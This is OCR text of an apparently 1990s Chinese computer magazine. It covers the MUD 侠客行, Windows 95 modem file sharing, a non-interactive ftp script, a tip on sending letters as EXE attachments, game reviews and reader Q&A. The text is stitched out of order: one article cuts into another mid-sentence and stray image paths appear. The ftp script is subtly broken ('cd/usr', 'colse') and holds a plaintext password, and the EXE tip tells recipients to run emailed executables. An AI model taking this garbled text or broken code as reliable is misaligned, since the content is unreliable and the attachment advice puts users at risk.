通常，《侠客行》开始时屏幕是这样的：

侠客行 I

THE QUEST OF ORIENTAL CHIVALRY

－ MudOS v21 －

<建立构架 Dec 11, 1995>

<测试游戏制度 Dec 11, 1995>

万维网家页：<http://www.ee.ubc.ca/~weee/xiake/xiake.html>

有任何意见，请email给Xiang(tu@albert.uwinnipeg.ca)

侠客行已经执行了六小时四十一分二十秒

目前共有0位巫师、21位玩家在线上，以及1位使用者尝试连线中。

您的英文名字：XXXX

请输入密码：XXXX

目前权限：(player)……

你可以了解到该游戏的一些注意事项，及网上游戏者与管理员(巫师)的数量，然后，因为是第一次进入MUD，你首先要为你扮演的人物设定状况。在《侠客行》中，状况包括你的密码，性别，天资(臂力，根骨，悟性，身法等)。其中天资对你将来的发展有很大作用。游戏的指令主要有三类，一类是关于玩家行动方面的，如ASK(询问)，BUY(购买)，EAT(吃)，FIGHT(比试)和KILL(杀)。另一类是关于武功修习方面的，如LEARN(学习)等。第三类是对系统的操作，如SAVE和QUIT，还有HELP+ <关键字>，可用来解释命令的用法和游戏的规则等。而各种指令一般说来也可以通过汉语拼音实现，如EAT可拼成CHI，LEARN可拼成XUE。

对新手而言，在MUD中除了杀NPC升级外，搞好与老玩家的关系是很重要的。你不仅可以在老玩家那里学会如何使用各种指令，了解到游戏规则，也可以在他们那儿得到一些援助。对于初出江湖的你，这些是极为重要的。你可以先用WHO命令看看线上的玩家名单，屏幕上也许是这样的：

◎ 侠客行

——————————————

【平民】丐帮第十九代弟子 「平淡无奇」小人物(Bbs)

【平民】少林派第四十一代弟子 刘军(Liujun)

【大侠】武当派第三代弟子 丝(Silk)

【大侠】武当派第四代弟子 「助人为快乐之本」小箭(Sage)

……

==未完继续 82% == (ENTER 继续下一页，q 离开，b 前一页)

【平民】武当派第四代弟子 小龙女(Longer)

【少侠】武当派第四代弟子 金庸(Ruanm)

——————————————

共有23位使用者在连线中，系统负担：3.38 cmds/s, 12.68 comp lines/s

在方括号内的是人物的身份，如‘大侠’某某，则此人必为老玩家无疑(达到大侠需经验值10000点以上)，另外人物可有自己的绰号与英文名。当你要向游戏中的所有人求援时，可用“SHOUT”指令让线上每个人都能听见你的话，你也可以用TELL+ <人名>与某人单独交谈。顺便说一句，MUD的规则和指令是不断更新的，在96亚特兰大奥运会时，甚至有个指令是

通过 Modem 实现 Windows95 之间的通讯

□天津　张帆

Windows NT、NetWare 以及 Unix 系统均支持远程拨号存取方式，通过 Modem 实现主板资源的共享，这一功能已深受广大用户的熟悉和喜爱。不过，这种网络结构费用较高，不适合一些小规模的用户群使用，有不少朋友都说，能否通过 Modem 直接连接两台运行 Windows95 的计算机呢？

能。在 Microsoft 公司提供的 Windows95 Plus! 中包括一个 DUN(Dial Up Networking) Server 软件，通过它可以实现一个简单的拨号网络服务器，现将使用步骤叙述如下：

作为提供服务的 Server 一方，需要执行以下步骤：

1. 通过 Control Panel 中的 Modem 图标安装配置好 Modem。

2. 通过 Control Panel 中的 Network 图标为你的计算机添加 Dial－Up Adapter 拨号网络功能，并添加 IPX/SPX、NetBEUI 和 TCP/IP 协议。

3. 通过 Control Panel 中的 Network 图标中的 Identification 标识输入本计算机名，比如 Server，并将 Configuration 配置中的 File and Print Sharing……设置为允许。

4. 当计算机重新启动后，每次进入 Desktop 桌面系统都要回答一个 Usename 帐号和 Password 密码，此时应建立一个供拨号使用的帐号，比如 User，并输入密码。

5. 安装 Plus! 中的 DUN Server 软件。

6. 将一些可公开的目录设为共享（方法是单击鼠标右键选择 Sharing)。

7. 将 Dial－Up Server 设置为 Allow caller access，允许用户拨入。

作为拨号存取的 Client 一方，需要执行以下步骤：

1. 通过 Control Panel 中的 Modem 图标安装配置好 Modem。

2. 通过 Control Panel 中的 Network 图标为你的计算机添加 Dial－Up Adapter 拨号网络功能，并添加 IPX/SPX、NetBEUI 和 TCP/IP 协议。


3. 通过 Control Panel 中的 Add/Remove Programs 图标中的 Windows Setup 功能安装 Windows95 的拨号软件，Communications 下的 Dial－Up Networking。

4. 在 Windows Explorer 中的 Dial－Up Networking 中建立好拨号连接，其中被呼叫方的计算机名即为 Server 方的计算机名，在要求输入帐号和密码时输入在 Server 方建立的供拨号使用的帐号和密码。这里有一点提醒大家，有些用户受 Internet 拨号的影响，在选择拨号所使用的网络协议时往往会只选择 TCP/IP 协议一种，遗憾的是在此处却恰恰不能使用 TCP/IP 协议，所以一定要选择 NetBEUI 和 IPX/SPX 协议。

完成以上配置后，即可进行拨号连接。有过局域网使用经验的用户可能会在连接成功后使用 Network Neighborhood 进行搜索，其实这样做是很费时间的，最好的办法是直接输入 Server，如果有一个 Share 目录提供共享使用，那么作为使用资源的 Client 方可以在连接成功后，直接在 Start 菜单的 Run……命令下输入 \\Server\Share，将该目录映射为网络驱动盘使用，这样做即快捷又方便。如果双方均运行了 Windows95 的 WinPopup 软件则还可以相互发送一些简短的信息进行交谈。

专门用来列出中国队的奖牌榜的。还有，《侠客行》是允许 PK(玩家之间互相攻击)的，如果你不幸遇到了一个无事可做的 Player Killer(玩家杀手)，那你就惨了，他杀你可比杀什么趟子手，西夏兵容易多了。

事实上，MUD 的魅力更多的应该在于游戏中人与人之间的关系，可以说，它体现了真正的 RPG 的精神。在 MUD 中，你扮演的是一个角色，其实也是另一个你；你是在玩游戏，但同时你也是在创作它。当你真正进入 MUD 多彩的世界后，你会发觉，这个世界其实就是生活。



1. Westwood 公司
http://www.westwood.com
2. MAXISM 娱乐公司
http://www.maxism.com
3. Microprose 公司
http://www.microprose.com/
4. Access 娱乐公司
http://www.access.com
5. Activision 公司
http://www.activision.com
6. DID 娱乐公司
http://www.ef2000.com
7. Accolade 娱乐公司
http://www.accolade.com
8. kesmai 公司
http://kesmai.com
9. SSI 公司
http://www.ssionline.com
10. Starwave 公司
http://www.starwave.com
11. ID Software 公司
http://www.idsoftware.com

UNIX/XENIX系统下的ftp非交互使用方法

□福建　高中伟　郑飞

UNIX/XENIX操作系统具有强大的网络功能，其基于TCP/IP协议的应用程序（如ftp、telnet等）为网络间资源的共享提供了良好的途径。我们在实现工商银行电子汇兑网络通讯过程中，县支行与中心支行之间每天都要进行文件的接收和发送，而电子汇兑系统的操作人员又都是非计算机技术人员，要求他们每天直接使用ftp来进行文件的接收和发送是不现实的。基于这个考虑，我们通过反复实践，实现了ftp非交互使用的方法，使得对ftp的控制都用sh文件来进行，大大方便了整个电子汇兑系统的管理。

启动ftp时，一般需先建立与远程机器的连接，然后进行登录，成功后方可执行ftp命令。但我们可以把整个过程事先编写成一个shell文件，然后在执行该shell文件时，就可以起到类似基于交互环境下的效果。

ftp命令的用法如下：

格式：ftp [-dgintv] 机器名

可选项的说明如下：

- -d　允许调试
- -g　禁止文件名globbing
- -i　在多文件传送过程中，关闭交互式提示
- -n　在开始连接前，不作自动注册
- -t　允许包跟踪
- -v　显示全部来自远程机器的反应，及报告数据传送统计。

ftp与之通讯的客户主机(client host)可以在命令行中说明，这样，ftp可以立刻与在那台主机上的一个ftp服务器建立连接，否则，ftp进入它的命令解释程序并且等待来自用户的指令，显示ftp>，等待用户输入命令，具体的命令可参考有关书籍。

下面举一例来说明ftp非交互的使用方法：

假设我们从本地机器上向机器名为PC2的远程机器传送电子汇兑转帐文件W140901，W140901的源路径为/usr/qgydhd01/data，目标路径为/usr/qgydhd02/data，利用机器PC2上的一个用户qgydhdm进行登录，用户qgydhdm的口令为abcdef，建立的shell文件put.sh的内容如下：

```
cd/usr/qgydhd/data01
ftp -n PC2
user qgydhdm abcdef
ascii
cd/usr/qgydhd/data02
put W140901
colse
quit
```

当本地机器与远程机器PC2的通讯线路连通后，执行put.sh，即可自动非交互的实现从本地机器向远程机器发送文件W140901。

巧用TXT转EXE工具解决E-mail的中文乱码问题

□周海英

众所周知，由于汉字编码的关系，中文文本在国际互联网上的传输往往不尽人意，尤其是当国外用户软件配置和发信人的不兼容时，接收方看到E-mail的中文部分可能是一堆乱码，白白浪费了对方的“心情”。此时可以借助‘四通利方’、‘汉神’等支持多种内码的中文平台来解决问题，但为了进一步“保险”起见和减少接收方的麻烦（谁能保证人人都有上述此类的中文平台呢），于是，本人想到了TXT转EXE工具软件，试举例如下：

先用CCED、WPS或EDIT等编辑软件写好信的正文内容，存盘为LETTER.TXT，然后用VTTE(超级可视磁盘刊物生成环境）或TXT2EXE等工具软件将文本文件LETTER.TXT转换成可执行文件LETTER.EXE存盘（在VTTE中您还能随意修改正文的字体、大小、前景和背景颜色，也可插入图标，甚至选一首动听的音乐用在后台播放，使得您的E-mail有声有色，沁人心脾）。接下来上网进入E-mail页面，选“TO：MAIL”项，填好“MAIL TO”、“SUBJECT”等，按ATTACHMENT(附件)钮，再选ATTACH FILE，将上述LETTER.EXE文件附上，在E-mail正文区敲入“PLEASE RUN LETTER.EXE IN DOS MODE”字样，最后按SEND将此信发出。

对方阅读你的大作无需任何中文系统支持，只要将收到的LETTER.EXE文件放在DOS模式下运行即可，若有声霸卡还能同时欣赏到你精心为他(她)送上的乐曲，若连打印机也可将信的内容打印出来。您瞧是件多么惬意的事啊！



电脑游戏迷几乎是电脑爱好者的同义词，大家一定很想知道有关游戏最新、最火的消息。好！接住这份快报，啊！小心烫手！


★★地图，是你画的！

《DEATHMATCH MAKER》令编辑 QUAKE 的地图有如探囊取物

VIRTUS 公司的《DEATHMATCH MAKER》（以下简称《DM》）成为第一个获得 ID SOFT 公司认可的 QUAKE 地图编辑器，ID 的一名地图设计师认为《DM》之所以能够成功，在于这个程序让任何人编辑《QUAKE》的地图成为可能。



《DM》在 WINDOWS 95 下运行，界面由 4 部分组成：1. 素材库，提供各种材料和结构；2. 选定区，以选定的素材在这里被放大，看得清楚；3. 设计窗，真正的设计过程在这里进行；4. 步行窗，用以实时地感受自己的设计。同时《DM》提供了 10 个设计好的地图，玩家可以再修改成自己喜欢的风格，或者从中获得灵感，当然这 10 个地图具有教学功能。而初学者常犯 2 个致命的错误：把角色的开始位置订在墙内，或干脆忘记设定开始的位置。



编辑一个 3D 的地图比编辑 2D 地图要难得多，幸运的是《DM》有一本相当出色的手册，里面详细地说明了你想知道的一切，而且介绍了如何创意一幅地图和一些提示和窍门，并对所有的功能、工具、菜单、界面作了说明。手册里有一个范例，指导你在 30 分钟内作出你自己的第一幅地图。

制作：VIRTUS 公司
上市：已上市

★★原子尘，为你而落……

"我漫无目的四处徘徊，想着自己的事情，一个小喽罗跑到我面前，抱怨我侵占了他的地盘。当然我不作理睬，突然他掏出一把 9 毫米手枪，与此同时，我也掏出我的。第一枪打中他的膝盖，第二枪击中他的脑袋——送他上了西天。"





这是 INTERPLAY 公司即将推出的一款回合制 RPG：《落尘》（FULLOUT）。

《落尘》，讲述了一个类似《终结者》的故事：核战争以后的主角通过时空传送到达了 1950 年的美国……象这种"非正式的续集"是新的突破，如果能和以前一样精彩，《落尘》将成为本年度最好的 RPG 之一。

玩家可以选择三位角色：战士、贼或外交官。每个角色有不同的特性。游戏采用 45 度视角和角色升级模式，我认为《落尘》和《DIABLO》太象了，包括一些道具对人物特性的影响，但是《落尘》依旧使用 X－COM 所特有的基点制运动方式，即角色每个动作都要耗费一定的点数。对于某些玩家来说他们希望这种设计，因为他们喜欢有更多的时间思考和瞄准。然而基点制并没有缓和《落尘》的激烈程度，据说这个游戏相当的血腥和残忍！

发行：INTERPLAY 公司
上市：1997－9

★★情不断，理还乱……

《仙剑奇侠传》的新动态：

《仙剑奇侠传》自 95 年 7 月推出以来，产生极大的轰动，在各种游戏杂志的排行榜中都名列前茅，此处就不多说了吧？为了庆祝发行 2 周年，大宇公司决定 8 月推出《仙剑奇侠传》的 WIN95 版。游戏新增道具、法术辅助说明功能，额外录制了 4 首全新的主题曲，并重新制作了开头和结局的动画。据悉，《仙剑奇侠传》的土星版也在加紧制作中。







发行：大宇公司
上市：1997－8

（北京 李蛮）



□北京 Knight

神秘的大山中矗立着一座阴森的古堡，相传进去的人没有能活着出来的。那是一个不祥的日子，残阳如血，一匹骏马出现在古堡的大门前。马上坐着一对情侣，他们已经旅行了一天，想在城堡中过夜。突然一只长着翅膀的妖怪从空中扑下，掳走了坐在后面的姑娘。小伙子大吃一惊，慌乱中不防被另一只怪物击倒在地，当他醒来时发现自己已被锁在断头台上。看来传说并不是假的。他能救回心上人逃离魔域吗？

两年前，法国的一家并不太出名的公司推出了一个轰动一时的游戏，那就是《魔域迷踪》。它当时被誉为可以毙掉《鬼屋》系列的新一代 3D 动作冒险游戏。现在它的续集拥有更清晰靓丽的画面，更令人头痛的迷题，还有更火爆的打斗场面和更庞大的迷宫。

成功的 3D 冒险游戏首先要有够靓的画面，在这一点上《魔 2》做得很好，不仅承袭了上一代的画风，而且他们进一步对画面进行了精雕细琢，小到满地乱爬的老鼠，大到直插云霄的高塔，都能给你一种强烈的真实感。游戏中运用了视角自动切换的技术，通过高超的运镜技巧，为大家营造出一种诡异恐怖的气氛。最令笔者感到刺激的莫过于沿着螺旋的石梯向塔顶攀登了，那时游戏中采用从高空俯拍的镜头，并利用极度外倾透视效果，使人深深感到城堡的宏伟和人的渺小。再加上塔下的风景经过模糊处理产生朦胧感，真有点叫人眼晕，你甚至能感觉到那强劲的山风呢。

既然被称为冒险游戏，自然少不了迷题了。游戏在一开始就给大家一个下马威。如果你是一个“大菜鸟”，也许进入游戏后转了一圈连一个可进的门都找不到。其实只需照着门使劲砍几刀，来个破门而入就可以了。但也不是所有的门都可以砍开的，如果门上有红色或蓝色标志，可就没那么容易了，但这才使游戏更具挑战性和趣味性。

《魔 2》中的动作也被大大加强了，一代中只有左拳右拳等几个很简单的动作，而到二代则增加到十种以上，通过一些键的组合可以使出诸如旋风斩、冲击拳、左右滚、后空翻等复杂的动作，操作有点象《时空游侠》，很容易上手。

值得一提的还有《魔 2》的庞大地图，是一代的十倍还多，想一两个小时就爆机是不可能的，大家耐心闯关吧。

“美人如玉剑如虹”，这出英雄救美的好戏如何结尾，就要看玩家功力了，赶快投入到可怕的魔域中去体会一下死亡的恐惧吧。




□ 北京 Knight

在遥远的太空中有一颗行星叫双子星，上面居住着一群快乐的生物。在它们之中有一位英雄名叫特文森，他曾经拯救过他的家乡。自从那次冒险后他一直和他的女友幸福地生活在一起，直到发生了一系列奇怪的事。怪事之后还隐藏着一个大阴谋。这一次他要面对的是更加强大狡猾的外星人，他们的目的是毁掉双子星。为了再次挽救家园，特文森踏上了冒险的旅途。

还记得《双子星传奇》这款游戏吗？当时人们就被它那清晰的画面，丰富的剧情，以及主角传神的动作迷倒了，什么时后才能推出二代呢？那时大家也许就开始期盼了，现在终于可以满足了，而且还得到了一份惊喜，因为它简直太棒了！

进入游戏首先是一段又长又精美的动画，一下就让你感觉出与上一代的不同。不过这才是个开始，赶快“START GAME”吧。映入眼帘的是一幅爽极了的画面，虽然在室内依然采用 45 度斜视，但如果把一代比作《DOOM2》，那么二代就是《QUAKE》，有那么神吗？不信自己瞧呀，你瞧那一样样家具做得多么细腻，质感多么强，在灯罩上还有镂空的金色花纹呢。比一代中那些用简单的几何体拼起来的家具是不是强多了？家里呆够了，该出去转转了。一出门就会给你两大惊喜：首先，《双 2》在室外居然采用了类似《魔域迷踪》的多视角切换的方式，甚至比它做得还好，因为你还可以进行手动调整，这样使你总能找到自己喜欢的角度，比起一代中为防止遮挡玩家视线而对房屋进行透明处理的方法高明多了。其次，就是环境做得很好。你看，雨滴从天而降，多么逼真，连地上溅起的水花都能看得见，天空中还时不时划过一道道耀眼的闪电，在地面上产生的光影效果相当惊人，难辨真伪。雨中狂奔，够酷吧！



说了一大







□北京 秋月

土星曾是一个美丽的地方，由于一次意外事件，一种可怕的病毒出现了。人们为了逃命纷纷把自己的汽车改造成先进的赛车，谁是第一个跑出去的，谁就能活着，因为太空船上只有一个座位。至于失败者……

一部新的赛车游戏——《生死赛车》(POD)与大家见面了。与以往的赛车游戏不同，《生死赛车》给人以全新的感觉。它的画面完全是即时描绘出来的，“马赛克”效果被降至最小，只有在很近的距离内才可看到色块。与另一款新的赛车游戏《极品飞车 II》相比，可以说是不相上下。《生死赛车》的贴图质量也是无以伦比的。以往的赛车游戏，山坡、树木、建筑物等看上去很假，有的甚至就像一幅画挂在那儿一样，根本无立体感可言，这是因为它们的引擎系统跟不上。《生死赛车》凭借它强大的引擎，把土星上的奇幻风景描绘得淋漓尽致。虽说建筑物是虚构的，但描绘出来却是真真切切，不光这些，几乎所有的东西都是立体的。赛道的崎岖不平、赛车的花纹、车灯，甚至赛车冲出赛道坠入深渊都描绘的十分逼真。此外，隧道中灯光与影的巧妙结合，轮胎与地面摩擦产生的火星、痕迹等一些细小的地方，更体现了它的精致与真实，这是其他赛车游戏所无法比拟的。《生死赛车》的速度是更让赛车迷兴奋的地方，与《97 赛手》、《极品飞车》相比，它的速度感要略胜一筹。当以 400 多公里的时速行驶在赛道上时，你会觉得这才是真正的飞车！

《生死赛车》是有剧情的，因此它与以往的赛车游戏有很大不同。赛车游戏向来是以赛道来吸引人，《生死赛车》为众玩家准备多达 16(或 17) 条的赛道，由于是在土星上比赛，这些赛道与以往大不相同。它充分描绘出外星的奇幻景色，但又不脱离赛车游戏的风格，赛道难度也大大增加了，如果你没有高超的技术，休想拿第一。此外，有条件的朋友还可以从网上下载新的赛道。游戏为玩家提供了 8 辆赛车，不光其外形与以往赛车游戏不同，在赛车性能上也大有不同，赛车的性能是以一颗五角星来衡量的，你可以任意调节，直到满意为止(方杖语 ：不妨祭起‘整人大法’)。游戏还有试车功能，如果试车感觉不爽，还可以重新换车。同赛道一样，你也可以从网上下载新型赛车。

《生死赛车》的音乐也是动感十足，并且还加入了一些奇妙的声音，这更与它的环境相吻合。

《生死赛车》的操纵十分简单，你可以选择多种比赛模式，比如冠军赛，还有单人赛、自选冠军赛、随机冠军赛、计时赛，计时赛又包括三圈赛、自由赛和影子赛。游戏还为你提供了自动调节解晰度的功能，只需按一个按钮就可以实现。此外，它还支持手柄和联线对战，最多可 8 人联机，这更会增加游戏的激烈程度。这里顺便说一下，该游戏是由法国 UBI SOFT 公司发行的(还记得《雷曼》吗？)。游戏要在 Win95 下运行，全中文界面及中文语音，且支持奔腾 MMX，最低也需要奔腾 120(或奔腾 90 加 3D 加速卡)，16M 内存才能运行无碍。

《97 赛手》的华丽画面，《毁灭大赛车》火爆的碰撞，《极品飞车 II》的无穷动感，都曾给赛车迷们留下美好的会忆，而《生死赛车》集各方优点于一身，是目前赛车游戏中的领先之作。赛车迷们，为了生存，请重新把好方向盘，我们——上路了！

堆刚开始玩时的兴奋，该侃一侃爆机后的体会了。《双2》的剧情可以用‘庞大’这个词来描述。有时在你认为快要完了的时候却又出现了新的情况，这样一步一步把你带入情节的高潮，一步比一步更诱人也更艰难。还有更过瘾的，那就是大量的谜题，要想破解它们，就要具备四个条件：一 是要有过硬的英语水平。解谜的提示大都出现在对话中，如果看不明白就只有瞎忙活了。有时干脆给你一张写满胡言乱语的字条，让你照着它去找宝藏，若是不能理解其中的奥妙，就别想找到了。二是要有灵活的脑筋，要敢想。游戏中有的谜题很夸张，有时花点钱点一首曲子就能产生意想不到的效果，甚至为了革命来个勇闯女浴室也不是不可以。三是要有敏锐的观察力。通常一些很重要的门都只露一个小角，发现不了可是过不了关的。最后就是要敢试，TRY 一下又何妨？笔者有一次为了摘一朵名贵的花就来了个柯受良式的飞车大跨越，够刺激吧。如果笔者说的这些你早就具备了，那么你翻版在望了。

至于动作成分是否加强了呢？回答是肯定的。特文森更加强大了，他拥有 7 种攻击和回复的道具，不但可以扔魔法球，还可以利用汽车上机关枪、太空服上的镭射炮等攻击敌人。不过敌人也都是荷枪实弹的，甚至还有步行机器人，难度不小。游戏在音效方面也很令人满意，尤其当特文森在不同地面上走路时发出的脚步声都明显不同，真实感不俗。

这么优秀的游戏还不赶快去玩一玩，拯救双子星的伟大任务就交给你了。



□北京 月亮人

沙漠上,一队机器步兵紧张的握着枪探索前进,身后留下了一串串的脚印,突然一个巨大的持剑机器武士杀了出来,于是步兵四散奔逃,持剑武士带着重型坦克追了上去, 眼看要剑斩一个步兵,突然有四面无数的导弹拖着尾烟飞来,武士倒入火海,身后的坦克也逐渐起火爆炸……

这是个科幻故事吗?NO! 这是个游戏!难道是《C& C》的科幻版?NO! 其中的部队明明说着标准纯正的汉语!是的,这是个国产 GAME,一款值得我们骄傲的即时战略 GAME——由立地公司鹰翔小组开发的《生死之间》(LIVE OR DEAD)

当《C& C》,《魔兽争霸》等即时战略游戏刮来一阵清新的 GAME 风时,随后涌来的大批良莠不齐的同类游戏却使玩家大倒胃口,这同时使我们感到:我们缺乏精品!这次立地公司毅然挑选了即时战略游戏向外国公司发起挑战,且看这游戏有什么能挽住玩家的心呢?

游戏的背景是在下世纪,为了争夺"木卫一"上的铀矿,正邪两派在"木卫一"上展开了殊死搏斗——难道是映射现在美国的探索火星计划?

由于两派都是人类, 所以双方的武器类型一模一样,通过游戏进行可拥有更新的武器,不过敌人的武器总超前一点,难道我们注定落后挨打?不,该游戏设计了占领功能, 只要让陆军的作战单位站在敌人的建筑物旁边一会儿,就能占领它并夺取技术为我所用,但敌人也不是吃素的, 很快就会反扑, 两方在建筑旁撕杀时,被争夺的建筑会不断闪烁,似乎标志着争夺的激烈程度,当一方被击退后,此建筑才会恢复正常为占领方工作。开始时,制造建筑物必须有部队保护,因为有的建筑在建筑未完成之前哪怕挨一枪也会爆炸, 甚至会被敌方占去,你的钱可就花在给自己掘坟上了。

为了防止象《C& C》中堆沙包堆到敌人门口造炮塔的战术,《生》设计了控制范围的方式,即在以总部为中心的一定半径内可任意放置建筑,且不必互相挨着,但超出范围就不能建,当然总部可任意建,不限数目、地点,但如果离敌人太近,没建成前被敌人占去,哼哼——找地方哭去吧。

游戏里的财力来自铀矿, 每个铀矿都是采不完的(不会能源枯竭),每占一个铀矿可增加一个"钱币单位每秒",听着很奇怪吧,例如你占有 5 个铀矿井,即会按 5 元/秒收到钱, 占 4 个铀井即 4 元/秒 ,所以争夺和破坏铀矿井是战斗的热点之一。 和财力栏并列的有一个预算栏,当它变红时就是提醒您入不敷出了,资金周转不过来,敌人会趁机反扑呦。

《生》提供 17 种建筑 18 种武器,够丰富吧。什么?战斗时忙不过来,找不到急需的建筑武器来造?不要紧,游戏设计了六个快捷框,您将建筑或武器的图标拖入框中,平时一点快捷框就能找到相应想造的东西, 再不必象《C& C》中那样手忙脚乱了!游戏中的敌人极具进攻性和报复性,AI 很高,会运用各种战术发动立体进攻,从头到尾打个不停, 你稍碰敌人某个东西就会引致疯狂的报复进攻。有时敌人也分好几派,既会互相残杀,也会从各个方向象海浪一样杀来,给你的阵地带来不断的压力,所以修建炮塔阵地然后诱敌深入或派轻武装挑逗敌人自相残杀等战术的应运而生, 就全凭您摸索了。

《生》的游戏画面提供 640X480 —— 1024X768 的分辨率,所有的物体都是精巧别致的 3D 造型,加上烟火效果,足迹效果等视觉效果,绝对精彩,且当建筑物,武器单位增多后,画面并无泄窒现象!而且游戏为各种武器都单独制作了音效,战斗时导弹的飕飕声,激光的射击声,炸弹的呼啸声等都清晰可辨,游戏的电子音乐紧张而有节奏,完全配合游戏气氛。

战斗时满天的飞机俯冲扫射轰炸, 地面上机甲部队缠斗在一起,激光和导弹炸出一个个弹坑,地底下有沙鼠潜伏偷进, 阵地被远程导弹炸成一片火海……这不是夸张而是亲身体验的贯穿游戏始终的紧张感, 打起精神投入战场吧,不要松懈,你就在生死之间!

最后值得一提的是该游戏是我国第一个全球同时发售的游戏, 美国, 台湾, 西欧等一些国家和地区的玩家将和我们一同玩到这个游戏, 这说明立地公司的立足点放在了世界, 这也是国产游戏走向世界的重要一步。愿国产游戏涌现出更多的精品。

基本配置: Pentium75 8MB 2 倍 CD

建议配置: Pentium120 16MB 4 倍 CD

环 境: WINDOWS95

可提供 IPX 8 人对战, MODEM 对战, Serial 联机对战

(方杖语:当广大玩家看到该文时,《生死之间》应该已经上市(8 月 20 日)。我相信这款在美国 E3 大展上令国外行家震惊的国产 PC GAME 肯定不会象《血 X》那样留给国内玩家只是更多的失望。现在,国产 PC GAME 正逐步走向成熟,我希望玩友们对他们应当是更多的支持与鼓励。长城永不倒,国货当自强!)



游戏人间

□北京 张凯

一

夜袭来，瞬间将整个世界都吞没在黑漆漆的雾里，一轮皓月静静地攀上了天空。我坐在窗前，浴一身月光，双手有节奏地轻击着键盘，双眼望着浮动在月影中的画面，听幽幽箫声如泣如诉，似在轻诉着一个千古不变的奇缘……

二

曾几何时，满怀信心的我牢记着这样一段誓言：

人此一生，不过是在追求一个个或高或低或近或远的目标而已。

追求……

追求是隐隐风雷中跃离峭壁的双翼；

追求是峡谷中与惊涛骇浪相应和的号子；

追求是大漠深处飘来的坚定的驼铃；

追求是金戈铁马中猎猎作响的旗帜；

追求是朔风寒雨中横空而过的雁鸣；

追求！

然而，理想与现实之间总有莫大的差距。人这一生，总是在得意与失意之中度过的，就象大江大河中航行的一叶孤舟，虽渴望顺风顺水的惬意，但也免不了遭遇顶风逆水的突袭。

于是，我开始向往着另一个如痴如醉的人间。在这个人间，故事的主角就是我们！我们在这里演绎着不同的人生际遇，诉说着各种缠绵的哀思。我愿成为一位笑傲于天地之间的游侠，身似行云流水，心如皓月清风，满怀浩然正气，一腔剑胆琴心，携一壶浊酒，江山万里任我漂泊，忘不了的多情应在，剪不断的悠悠离愁，有情确似无情，天地自在心中；我愿做“胸中自有雄兵百万”的将军，瑟瑟秋风，黄沙扑面，八百里连营，号角连天，两军阵前，指挥若定。时而诱敌深入，时而出奇兵于敌左，成竹在胸，挥戈扫荡敌军万千于谈笑之间。打遍天下无敌手，亦了确毕生之心愿。“数风流人物，还看今朝”，告别了“落日照大旗，马鸣风萧萧’的前朝古战场，又回到今朝风云变幻，气象万千的‘商战’之中。也许会因为一块儿小小的地皮而拼命竞争；也许会因为几只股票的涨落忽喜忽悲；也许会因为为筹集一笔急需的资金而彻夜难眠；也许会因为报纸上铺天盖地的不满和指责而感到心酸与痛苦；“面包会有的’在经历了艰苦卓绝的创业阶段后，也许我们已经成为了一位年青有为的企业家或一位豪情壮志，想干一番大事业的市长……不妨你可以试一下“一掷千金”的感受，也可以通过各种手段操纵股市的起伏，这是一个自由的人间，虽然也曾因小人作祟而锒铛入狱，但是我仍然是当今的英雄，拍拍身上的尘土，继续前行。

君不见无尽游戏滚滚来，“奔腾’到家不复回；君不见挑灯夜战千百度，一夜干戈化玉帛。

三

游戏人间与现实越来越接近，使我不得不重新审视这现实世界。我由此想到：花朵映衬于绿叶，风雨在雷电中交加，风和日丽和飞雪绵绵更叠，平静荡漾的湖泊媲美那波涛汹涌的大海，这波澜种种的画面编织成了漫际无限的大千世界，人生浩渺，人生如此有限，怎能苛求？

波澜壮阔是人生，平静宁寂仍然是人生，人生目的并非苛求名垂千史，只求永驻人间。笑脸相对逆境，潇洒挥却坎坷，让我们来一起游戏人间！

方杖手记

很多玩友来信询问：“为何请个和尚（哈，指ME——方丈）作‘娱乐天地’的主持？”善哉，善哉！寺院的清规戒律中有戒酒、戒肉、戒色……好象还没有戒PC GAME这一条吧？请和尚作主持又何妨呢？阿弥陀佛……再说我也不……算了，今后为了避免你们再把我当成和尚，我只好改名为‘方杖’了。

在来信中有许多玩友提出要求刊登《仙剑奇侠传》的攻略。但我实在抱歉，不是写不出来，只是惟恐遭受其他玩家的耻笑。历史如此悠久的游戏，在其它刊物上其攻略也是寻的着的，若再刊登岂不浪费版面？

“玩家医院”刚开张一个月，就收到了来自全国各地的n（n趋于正无穷）多封信，真令我感动万分。还好到目前为止“玩家医院”还没有发生医疗事故——没把握的病我绝对不治。这一点，请青岛玩友张茂春放宽心。

XX地的玩家梁浩认为“你们在游戏界刊物中的名气的确不大”。不！我纠正他一下：不是不太大，而是几乎一点名气都没有！可是我们希望这样吗？不！我相信同我们并肩作战在GAME第一线上的广大玩友们也同我一样，都想把“娱乐天地”做的更加好看、更加精彩。没说的，多来信，提出你们心中最好的建议，拿出你们最好的稿件，让我们共同努力！OK？COME ON！

主持人：方杖



Q:《KKND》无法安装。(P75/8M/8X/640M)

——绵阳 魏帮林

A:《KKND》要至少16M的内存。

Q:《仙剑奇侠传》,到镇妖塔中遇到一个"沉思鬼"挡住去路,我应该怎么办? ——陕西 小P

A:在这层里你会找到一个"书中仙",带着他再去找"沉思鬼",剩下的我还用说吗?

Q:在玩《仙剑奇侠传》时,已打死蛇妖夫妇,在大厅西侧有24只宝箱(方杖语:居然宋玩家还数过,佩服!),怎么拿? ——烟台 宋江鹰

A:确实是"可望而不可及",那只是为了点缀画面而已,不要太贪了。

Q:《MDK》中的第五关救"太空狗"的时候,我刚把飞船打下来,紧接着是一段动画,可突然就蹦回"C:\",怎回事?还有,《MDK》在DOS下老死机,怎办?(我机器配置:P133/16M/1GB/2MB)

——北京 老刘

